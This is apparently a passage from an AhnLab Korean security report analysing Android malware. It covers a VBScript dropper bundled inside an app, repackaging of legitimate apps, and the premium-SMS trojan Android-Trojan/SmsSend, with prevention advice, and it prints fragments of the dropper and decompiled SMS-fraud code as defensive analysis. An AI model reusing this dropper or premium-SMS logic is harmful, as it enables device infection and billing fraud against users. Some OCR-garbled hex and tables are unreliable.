[그림 1-60] 안드로이드 앱 내부에 포함된 비주얼 베이직 스크립트



이 about_habit.htm은 일반적인 HTML 파일이 아니며 실제로는 비주얼 베이직 스크립트로 다음과 같은 형태이다.

[그림 1-61] 악성코드 생성을 위한 비주얼 베이직 스크립트

```
<SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData = "4D5A900003000000040000000FFFF0000B8000000000000004(
3CAFF03DA8D1C0809C364A13000000002F88BD0FECF8D1C088D1E1BDA8B422(
96E64436C6F736500000043726561746550726F6365737357000000047657440
53A3B444D4A3600400000324E00360000363943 3A0038004B003B46003E473(
A36314                                                  31004C360(
432000                                                  313232303
000000                                                  0000000000
000000                                                  280000800
94E475                                                  3745004B0(
6D1223                                                  393F026341
200008                                                  A864A21DC(
C727B4                                                  A2C27F471
A00FEE                                                  573188345
D6EAC2                                                  CEE149FD95
7FD512                                                  C467520514
2A912F                                                  9E5662AD7
239295                                                  5DE95A62F
D3E4FB                                                  97DEDEBD9
879FC9                                                  7DB4816251
751703                                                  181C14C725
82B62A                                                  4E3DDC40A
A88CDA                                                  0237781DA
446FDC                                                  29933B2D9
1107B0                                                  F60C3C71D
7C8675                                                  40440F4F3
4BB344                                                  B0302F42D
9D0E60                                                  78C1E9DD8
62236A2F06930BE18F6002159FED059653E85B25B190C146F488BDE7C770311
EADFACB0EC011FF7520024FE65B44D01EADFACB0EC011FF01DB30A14827C845
1427B597A26224F6573617103122228734B79557362204E6D6C2D3D000C3625
Set FSO = CreateObject("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
```

해당 비주얼 베이직 스크립트 파일은 svchost.exe(61,357바이트) 파일명으로 윈도우 운영체제에서 감염되는 악성코드를 생성 및 실행한다. 그러나 안드로이드 운영체제에서는 동작할 수 없으며, 앱의 내부 코드에도 스크립트를 외장 메모리에 쓰도록 제작된 코드는 없다.
이로 미루어 봤을 때 앱 제작자의 실수로 인해 비주얼 베이직 스크립트 파일이 앱 제작 시에 포함된 것으로 판단된다.

〈V3 제품군의 진단명〉
– VBS/Agent
– Win-Trojan/Krap.61357

01. 악성코드 동향
d. 악성코드 분석 특집

내가 설치한 앱이 악성코드라고?

IT 업계에 종사하는 K씨는 최근 안드로이드 운영체제가 탑재된 최신형 스마트폰을 구매했다. 그는 스마트폰을 구매하자마자 평소 취미로 즐기는 기타연주를 위해 기타연주 앱을 검색했다. 구글 안드로이드 마켓에서 'Guitar' 키워드로 검색하여 나온 목록 중 무료로 구매할 수 있는 앱을 선택하여 바로 다운로드 했다. K씨는 실제 기타 못지않은 소리에 감탄하며 온종일 스마트폰을 붙잡고 있었다.

그런데 갑자기 K씨의 루팅(Rooting)되고, K씨의 스마트폰 기기 정보 및 개인정보가 외부로 유출되었다. 그의 스마트폰이 악성코드에 감염된 것이다. K씨는 안드로이드에 앱을 설치하는 가장 일반적인 경로인 구글 안드로이드 마켓을 이용했고, 설치된 앱 또한 정상적으로 동작하였는데, 대체 왜 K씨의 스마트폰은 악성코드에 감염된 것일까?

1. 안드로이드 악성코드는 어떻게 만들어지는가?

원인은 K씨가 다운로드한 앱에 있다. K씨가 설치한 기타연주 앱은 악성코드 제작자가 리패키징(Repackaging) 기법을 이용하여 인기 있는 기타연주 앱에 악성코드를 삽입하고 앱의 이름을 변경한 후, 다시 안드로이드 마켓에 등록한 것이다.

[그림 1-62] 정상/악성 앱

[그림 1-62]의 오른쪽 그림이 K씨가 설치한 앱이다. 겉모습만 봐서는 왼쪽의 정상 앱과 구분하기 쉽지 않다. 저작권(Copyright)과 버튼 정도만 차이가 있을 뿐이다. 또한, 악성 앱을 실행하더라도 정상 앱과 다름없이 기타연주 기능이 잘 동작하기 때문에 유심히 살펴보지 않는다면 이 둘을 구분할 수 없다.

이와 같이 리패키징 기법을 이용한 안드로이드 악성코드는 2011년 처음 발견된 이후로 계속 증가하고 있으며, 구글 안드로이드 마켓, 서드파티 마켓, 블랙 마켓, P2P 등의 다양한 경로를 통해 배포되고 있다.


리패키징이란?

대부분의 프로그래밍 언어들은 컴파일(Compile) 과정을 거쳐 사람이 알 수 있는 소스 코드(Source Code)에서 기계가 인식할 수 있는 바이너리(Binary) 파일로 변경된다. 안드로이드에서는 여기에 프로그램을 묶어주는 패키징(Packaging) 작업과 코드 사인(Code Sign) 작업이 추가된다. 그림으로 살펴보면 [[그림 1-63]과 같다.

[그림 1-63] 안드로이드 앱 제작 과정

리패키징이란, 앱의 제작 과정을 거꾸로 하여 앱의 최초 형태인 소스 코드로 변환한 후 소스 코드를 수정하거나 다른 코드를 삽입하고 앱을 다시 제작하는 일련의 과정을 말한다.


[그림 1-64] 안드로이드 앱 리패키징 과정



[그림 1-64]와 같이 APK 파일의 압축을 해제하여 나온 바이너리 형태의 파일을 디컴파일(Decompile)하면 소스 코드로 변환된다. 결과물로 나온 소스 코드를 해커나 개발자가 수정하여 다시 컴파일과 패키징

작업을 거치면 APK 파일이 생성된다. 마지막으로 개발자 인증서로 코드 사인 과정만 거치면 실행 가능한 앱이 완성되는데, 개발자 인증서는 압축 파일 형식으로 되어 있는 APK 파일을 압축 해제하는 언패킹(Unpacking) 과정에서 추출할 수 없으므로 새로운 인증서로 코드 사인을 해야만 한다.

[그림 1-65] 리패키징 예제 앱



[그림 1-65]는 리패키징 기법을 활용하여, 버튼을 눌렀을 때 출력되는 메시지를 '반갑습니다'에서 '안녕하세요'로 변경한 예이다. 자바 언어에 대해 어느 정도 이해하고 있고, 관련된 몇 가지 도구들만 다룰 수 있으면 누구나 손쉽게 앱을 수정할 수 있다. 리패키징 기법은 악성코드 제작뿐만 아니라 안드로이드 앱의 한글화, 크래킹(Cracking), 기능 추가 · 수정 등의 다양한 용도로 활용된다.

리패키징에서 가장 핵심이 되는 부분은 디컴파일 작업이다. 이것은 높은 수준의 기술력을 필요로 하는 어려운 작업으로 디컴파일하더라도 본래의 소스 코드로 온전히 회귀하기는 어렵다. 이러한 이유로 대부분의 언어에는 디컴파일이 요구되는 리패키징 기법을 활용할 수 없다.

하지만 안드로이드에서 주로 사용되는 개발 언어인 자바(Java)의 경우, JAD, apktool 등 공개된 다양한 도구들을 활용하여 바이너리 파일에서 소스 코드로 쉽게 디컴파일이 가능하다. 결과물로 나온 소스 코드 또한 본래의 것과 비슷하다. 이것이 안드로이드에서 리패키징 기법을 활용한 악성코드가 유행하는 이유 중 하나이다.

바이러스 VS 리패키징

리패키징은 정상 프로그램에 악의적인 코드를 삽입한다는 점에서 바이러스(Virus)나 패치드(Patched) 악성코드와 유사하다. 그러나 구현 방법이나 내부 동작에는 큰 차이가 있다. PC에서 발견되는 일반적인 바이러스의 경우, 기계어 형태의 악의적인 코드를 정상 파일의 어느 한 부분에 삽입하고 바이러스 코드가 호출되도록 프로그램 코드의 시작 주소를 수정하는 형태로 동작한다. 따라서 악성코드 제작자는 실행 파일의 구조와 기계어에 대해 높은 수준의 지식을 갖추어야 한다.

반면 안드로이드는 PC에서와 같이 바이너리 형태의 파일을 직접 수정하기 어렵다. 안드로이드 앱은 일반 PC 파일과 달리 단일 형태가 아닌 패키지 형태로 존재하는데, 모든 패키지에는 개발자 코드 사인이 되어 있어야만 한다. 패키지 내부의 파일 일부를 수정하면 코드 사인된 것이 유효하지 않아 다시는 앱을 설치할 수 없다. 물론, 기존의 바이러스 형태가 안드로이드에서 완전히 불가능한 것은 아니지만, 악성코드 제작자들이 리패키징이라는 손쉬운 방법을 두고 굳이 어려운 길을 택하지는 않을 것 같다.

앱이 리패키징되지 않도록 하려면?

개발자의 입장에서 앱이 리패키징되는 것을 막을 방법은 없을까? 안타깝게도 앱 스스로 리패키징되는 것을 완벽히 방어할 수는 없다. 적어도 현재까지는 이와 관련한 해결책이 없다. 다만, 다음과 같은 방법으로 리패키징을 힘들게 하거나 지연할 수 있다.

가. 코드 난독화

ProGuard와 같은 도구를 활용하여 코드를 최대한 난독화한다. 이렇게 하면 디컴파일을 하더라도 클래스나 함수 이름 등이 의미 없는 문자로 변경되어 해커가 앱을 파악하기가 어렵다. ProGuard란, 코드 최적화, 난독화 등에 사용되는 도구로 자세한 내용은 다음 웹 페이지를 참고하기 바란다.

http://developer.android.com/guide/developing/tools/proguard.html

나. 안드로이드 NDK를 이용한 개발

앞서 설명했듯이 자바로 개발된 프로그램은 디컴파일이 쉽다. 그러므로 보안이 필요한 중요 코드는 NDK(Native Development Kit)를 활용하여 C언어로 개발하도록 한다.

리패키징된 앱으로 말미암은 악성코드 감염 피해를 줄이려면?

일반 사용자들은 어떻게 리패키징된 악성 앱을 피할 수 있을까?

가. 서드파티 마켓, 블랙 마켓 이용 자제

악성코드 제작자들은 앱을 등록할 때 검사가 허술한 마켓을 이용한다. 그러므로 신뢰할 수 있는 마켓을 통해서만 앱을 다운로드한다.

나. 앱 정보 확인

악성코드 제작자들이 앱을 리패키징하여 마켓에 등록할 때 다른 것은 다 똑같이 위장하더라도 앱의 이름과 제작자 정보는 정상 앱과 동일하게 할 수 없다. 마켓에서 유명한 앱을 다운로드하려고 할 때 이름이 유사하지만 조금 차이가 있거나, 제작자 정보가 알고 있는 것과 다르다면 리패키징을 의심해야 한다.

다. 앱 설치할 때 권한 요청 확인

안드로이드에서 앱이 설치될 때는 반드시 해당 앱에 필요한 권한 정보를 사용자에게 확인하게끔 되어 있다. 만약 설치하려는 앱이 과도한 권한을 요청한다면, 우선 설치를 중단하고 앱을 확인해볼 필요가 있다.


라. 보안 제품 설치

많은 보안 업체에서 안드로이드 보안 제품을 내놓았다. 이 중 하나를 설치하여 주기적으로 보안 검사를 실시한다.

2. 스마트폰 악성코드의 위험성: '프리미엄 SMS' 악성코드 분석과 그 위험성


안드로이드 악성코드를 이용하여 금전적 이득을 취하는 방법 중에 가장 많은 비중을 차지하고 있는 Android-Trojan/SmsSend, 통칭 '프리미엄 SMS' 악성코드에 대해서 알아보자.

[그림 1-66] 프리미엄 SMS 악성코드 설치 화면



Android-Trojan/SmsSend로 구분되는 악성코드군에는 매우 다양한 변형들이 존재한다. [그림 1-66]은 그 중에서 비교적 간단한 Android-Trojan/SmsSend.KH의 설치 화면이다. 이 악성 앱은 설치 시에 인터넷 사용, 문자 열람, 요금이 부과되는 문자 발송 등의 권한을 요구한다. 해당 앱이 문자를 전송할 필요가 있는지 생각해보아야 한다.

[그림 1-67] 프리미엄 SMS 악성코드 실행 화면



앱을 실행하면 [그림 1-67]의 설치 안내 화면이 나온다. 프로그램을 설치해주는 앱으로 위장하고 있지만 사실은 아래와 같은 악의적 기능을 수행한다.

[그림 1-68] Android-Trojan/SmsSend.KH의 SMS 관련 코드

```
if(currentMCC.equals("603"))
{
    ArrayList arraylist87 = new ArrayList();
    Pair pair135 = JVM INSTR new #384 <Class Pair>;
    Pair pair136 = pair135;
    String s107 = "66070";
    String s108 = "7665895";
    pair136.Pair(s107, s108);
    ArrayList arraylist88 = arraylist87;
    Pair pair137 = pair135;
    boolean flag45 = arraylist88.add(pair137);
    HashMap hashmap21 = activationSchemes;
    String s109 = CURRENT_ACTIVATION_SCHEME;
    ActivationScheme activationscheme42 = JVM INSTR new #354 <Class ActivationScheme>;
    ActivationScheme activationscheme43 = activationscheme42;
    int j4 = 1;
    ArrayList arraylist89 = arraylist87;
    activationscheme43.ActivationScheme(j4, arraylist89);
    Object obj21 = hashmap21.put(s109, activationscheme42);
    return;
}
```

MCC : Mobile Country Code

Phone Number to Send SMS

AhnLab

앱을 살펴보면 [그림 1-68]과 같은 형태의 코드가 계속 나열된 것을 볼 수 있다. 이 코드는 앱이 실행되는 스마트폰의 MCC(Mobile Country Code)에 따라 SMS를 전송할 번호를 저장한다.

[그림 1-69] SMS 발송 코드

```
Pair pair = (Pair)iterator.next();
String s3 = String.valueOf((String)pair.second);
StringBuilder stringbuilder = (new StringBuilder(s3)).append("+");
String s4 = (String)schemes.get("2");
String s5 = stringbuilder.append(s4).toString();
if(i > 0)
{
    String s7 = String.valueOf(s5);
    String s8 = (new StringBuilder(s7)).append("+2").toString();
}
String s9 = (String)pair.first;
smsmanager.sendTextMessage(s9, null, s5, pendingintent, null);
i++;
  goto _L3
```

Sending SMS to Get Money

AhnLab

국가에 맞는 번호를 저장한 후에는 [그림 1-69]의 코드와 같이 해당 번호로 SMS를 발송한다. [그림 1-70]과 같이 다양한 국가들의 코드가 저장된 것을 알 수 있다.

[그림 1-70] SMS 발송에 사용되는 국가 코드


```
private static final String DANIA_MCC = "238";
private static final String EGIPET_MCC = "602";
private static final String ESTONIA_MCC = "248";
private static final String FINLANDIA_MCC = "244";
private static final String FRANCIA_MCC = "208";
private static final String GERMANIA_MCC = "262";
private static final String GONDURAS_MCC = "708";
private static final String GONKONG_MCC = "454";
private static final String GRECIA_MCC = "202";
private static final String GVATEMALA_MCC = "704";
private static final String HORVATIA_MCC = "219";
private static final String IORDANIA_MCC = "416";
private static final String ISPANIA_MCC = "214";
private static final String ISRAEL_MCC = "425";
private static final String KAMBODZHA_MCC = "456";
private static final String KATAR_MCC = "427";
private static final String KAZAHSTAN_MCC = "401";
private static final String KIPR_MCC = "280";
private static final String KIRGIZIA_MCC = "437";
private static final String LATVIA_MCC = "247";
private static final String LITVA_MCC = "246";
private static final String LIVAN_MCC = "415";
private static final String LUKSEMBURG_MCC = "270";
private static final String MAKEDONIA_MCC = "294";
private static final String MALAZIA_MCC = "502";
private static final String MAROKKO_MCC = "604";
private static final String MEGAFON_MNC = "02";
private static final String MEKSIKA_MCC = "334";
private static final String MOLDAVIA_MCC = "259";
```

AhnLab

여기서 한 가지 의문이 생긴다. 단순히 특정 번호로 SMS를 전송하는 것을 왜 악의적인 행위로규정하는 것일까? 사용자 동의 없이 이루어졌다는 점에서 잘못된 행위로 볼 수 있지만, SMS를 대량으로 전송하지 않는 이상 피해자는 100원 미만의 아주 작은 피해를 볼 뿐이다. 금전적 이득을 취하는 것이 악성코드 제작자의 목적일 텐데, 제작자는 SMS 전송으로 어떻게 돈을 버는 것일까?

유럽이나 러시아에는 [그림 1-71]과 같은 휴대전화 결제 서비스를 제공하는 업체가 많다. 해당 사이트를 살펴보면 악성코드가 SMS를 보내는 것만으로 제작자가 어떻게 돈을 버는지 알 수 있다.

[그림 1-71] 영국의 휴대전화 결제 서비스 업체



이들의 휴대전화 결제 서비스는 결제한 비용이 다음 달 휴대전화 요금으로 청구된다는 점은 우리나라와 같지만, 그 방식에 약간 차이가 있다. 우리나라에서는 결제를 하려면 SMS로 받은 인증번호를 사용자가 입력해야 하지만, 특정 국가에서는 사업자에게 제공된 특정 번호(Shortcode number)로 사용자가 SMS를 보내기만 하면 바로 결제가 이루어진다. 이러한 방식으로 결제를 받는 사업자들은 일반적으로 다음과 같은 서비스를 제공한다.

- 고객 지원, 전화번호 안내
- 뉴스, 교통, 스포츠, 운세, 성인 콘텐츠
- 벨 소리, 동영상, 사진, 게임 다운로드
- 휴대전화를 이용한 투표
- 기부금

악성코드 제작자들은 이를 이용해 해당 업체에 서비스를 등록하여 과금할 수 있는 번호를 부여받고, 이 번호로 결제 SMS를 전송하는 악성코드를 유포하여 손쉽게 돈을 벌 수 있다.

[그림 1-72] 프리미엄 번호 7781에 대한 안내

[그림 1-73]은 러시아의 한 사이트에서 프리미엄 번호 7781에 대한 안내를 조회한 화면이다. SMS 한 건당 203루블의 금액이 결제되며 그 중 일부를 특정 사업자에게 전달한다고 설명되어 있다.

[그림 1-73] 이동통신사별 SMS 과금 명세


연산자	단기 번호	SMS 가격
MTS	7781	172.20 루블.
TELE2	7781	173.00 루블.
UTEL	7781	152.54 루블.
Akos	7781	148.80 루블.
BaikalWestCom	7781	172.88 루블.
직선	7781	144.07 루블.
Yenisey 텔레콤	7781	145.00 루블.
MegaFon - 극동	7781	150.00 루블.
MegaFon - 모스크바	7781	150.00 루블.
메가폰 - 볼가	7781	150.00 루블.
메가폰 - 북쪽 코카서스	7781	150.00 루블.
메가폰 - 노스 웨스트	7781	150.00 루블.
메가폰 - 시베리아	7781	150.00 루블.
MegaFon - Urals	7781	150.00 루블.
메가폰 - 센터	7781	150.00 루블.
목적이	7781	173.73 루블.
MTS - 모스크바	7781	172.20 루블.
MTS - 우랄이나 IR	7781	172.20 루블.
MTS - MR 볼가	7781	172.20 루블.
MTS - MP 노스 웨스트	7781	172.20 루블.
MTS - MR 북 - 벅인	7781	172.20 루블.
MTS - MR 시베리안	7781	172.20 루블.
MTS - MR 우랄	7781	172.20 루블.
MTS - 중앙 MP	7781	172.20 루블.
MTS - ReCom	7781	172.20 루블.
STC	7781	145.00 루블.
Orenburg GSM	7781	173.73 루블.
영리 - 아스트라한	7781	200.00 루블.
영리 - 볼고그라드 GSM	7781	140.00 루블.
영리 - 이바 노보	7781	150.00 루블.
영리 - 펜자	7781	144.07 루블.
영리 - 사마라	7781	144.07 루블.
영리 - Shupashkar	7781	175.00 루블.
SteK	7781	145.00 루블.
Ulyanovsk GSM	7781	169.49 루블.
영리 - 야로슬라블	7781	144.07 루블.
댈타 텔레콤 (skylink)	7781	155.00 루블.

AhnLab

[그림 1-73]에서와 같이 통신사별 가격이 안내되어 있다. 환율이 1루블당 37원 정도일 때 한화로 7천 원 정도의 금액이 SMS 발송만으로 부과되는 것이다.

악성코드 제작자들은 휴대전화 결제 서비스에 가입하여 SMS 수신으로 과금이 되는 번호를 발급받는다. 그리고 해당 번호로 SMS를 발송하는 안드로이드 앱을 제작 및 배포하여 불법적으로 금전적 이득을 취한다. 또한, 악성코드를 널리 퍼뜨리기 위해 안티바이러스로 진단되지 않는 다양한 방법을 구사한다. 간단하게 정리하면 [그림 1-74]와 같다.

[그림 1-74] 프리미엄 SMS 악성코드의 수익 구조



국내의 위험 가능성

그렇다면 우리나라는 어떨까? 오디션 프로그램의 건당 100원의 유료문자 투표나 라디오 프로그램의 건당 50원의 문자 응모가 있다는 것을 생각해보면 우리나라도 결코 안전하지만은 않을 것이다. ASEC에서 국내 상황을 조사해본 결과, 유럽처럼 간단하지는 않지만 SMS 수신으로 요금이 부과되는 번호를 발급받을 수 있다. 이를 MO(Message Oriented) 서비스라고 한다. [그림 1-75]는 MO 서비스를 제공하는 업체 중 하나이다.

[그림 1-75] 국내 MO 서비스 제공 업체


해당 사이트에서 결제를 통해 건당 100원의 정보 이용료가 발생하는 SMS 수신 번호를 발급받을 수 있으며, 이 번호로 SMS가 1만 건 이상 수신되면 수익금의 30%를 개인이 가져갈 수 있다. 국내에서도 사용자

몰래 SMS 발송으로 피해를 주는 악성코드가 등장할 가능성은 충분한 것이다. 안드로이드 마켓에는 누구나 쉽게 자신의 앱을 등록할 수 있으므로 악성코드에 의한 피해를 미리 방지하기 위해 마켓에서 앱을 설치할 때 불필요한 권한을 요구하고 있지는 않은지 주의 깊게 살펴보아야 한다.

3. 스마트폰 악성코드의 유포 방식

[그림 1-76]은 안랩의 V3 Mobile for Android에 진단 추가된 악성코드의 숫자를 월별로 정리한 그래프다. 순서대로 살펴보면, 아래와 같다.

[그림 1-76] 안랩 V3 Mobile for Android에 진단 추가된 모바일 악성코드 월별 수치



2011년 들어 그 숫자가 기하급수적으로 증가했으며, 이는 스마트폰이 그만큼 악성코드에 노출될 가능성이 높아졌음을 의미한다. 최근의 사례를 중심으로 악성코드의 감염 경로와 예방법을 알아보자.

안드로이드 마켓을 통한 설치

안드로이드 운영체제를 사용하는 스마트폰은 기본적으로 구글에서 운영하는 안드로이드 마켓을 통해 앱을 설치한다. 대부분의 사용자는 안드로이드 마켓에서 다운로드한 앱은 안전하다고 믿고 있다. 하지만 실상은 그렇지 않다.

[그림 1-77]은 실제 안드로이드 마켓에 등록된 테스트 목적의 앱으로 누구나 다운로드 및 설치할 수 있다. 이처럼 안드로이드 마켓은 개발자가 앱을 등록하는 순간 누구든 그 앱을 이용할 수 있다. 만약 악성코드 제작자가 악성 앱을 등록한다면 어떻게 될 것인가?

[그림 1-77] 안드로이드 마켓에 등록된 테스트 용도의 앱

실제 안드로이드 공식 마켓에 등록된 악성코드로 인해 다수의 사용자가 피해를 보고 있다. 이러한 문제가 지속적으로 발생하자 최근 구글은 악성코드를 검사하는 시스템인 '바운서(Bouncer)'를 운영하기 시작했지만 이것이 악성코드를 100% 차단할 수 있을지는 미지수다.

[그림 1-78] 구글 안드로이드 마켓에서 악성코드 다운로드

구글은 악성코드로 확인된 앱은 안드로이드 마켓에서 즉시 삭제한다. 따라서 최근에 등록된 앱은 다운로드 전에 다른 사용자들의 평가를 꼼꼼히 읽어본 후 문제가 없다고 판단되면 설치하는 것이 바람직하다. 또한, 안드로이드 앱은 [그림 1-79]와 같이 설치 전에 해당 앱이 사용할 시스템이나 자원에 대한 권한을 보여준다.


[그림 1-79] 앱 설치 전 권한 확인 창

사용하려는 앱에 해당 권한이 필요한지를 반드시 확인하고 지나치게 많은 권한을 요구하면 설치하지 않는 것이 좋다. 예를 들어, 문자나 전화 송 · 수신 앱이 아닌 단순한 게임 앱은 [그림 1-79]와 같이 '요금이 부과되는 서비스'를 사용할 이유가 없다.

서드파티 안드로이드 마켓에서 다운로드 & 설치

안드로이드 운영체제를 사용하는 스마트폰은 구글이 운영하는 공식 안드로이드 마켓 이외에 제3자가 만든 앱 마켓의 사용을 허용하고 있다. 즉, 누구나 안드로이드 앱을 제공하는 마켓을 운영할 수 있다.

[그림 1-80] 서드파티 안드로이드 마켓




이러한 서드파티 안드로이드 마켓은 사용자가 비교적 적고 비공식적으로 운영되는 곳이 많아 앱의 악성 여부를 확인하는 데 시간이 오래 걸린다. 또한, 악의적인 목적으로 만들어진 서드파티 안드로이드 마켓도 존재하므로 구글이 운영하는 안드로이드 마켓에 비해 악성코드를 설치하게 될 가능성이 높다.

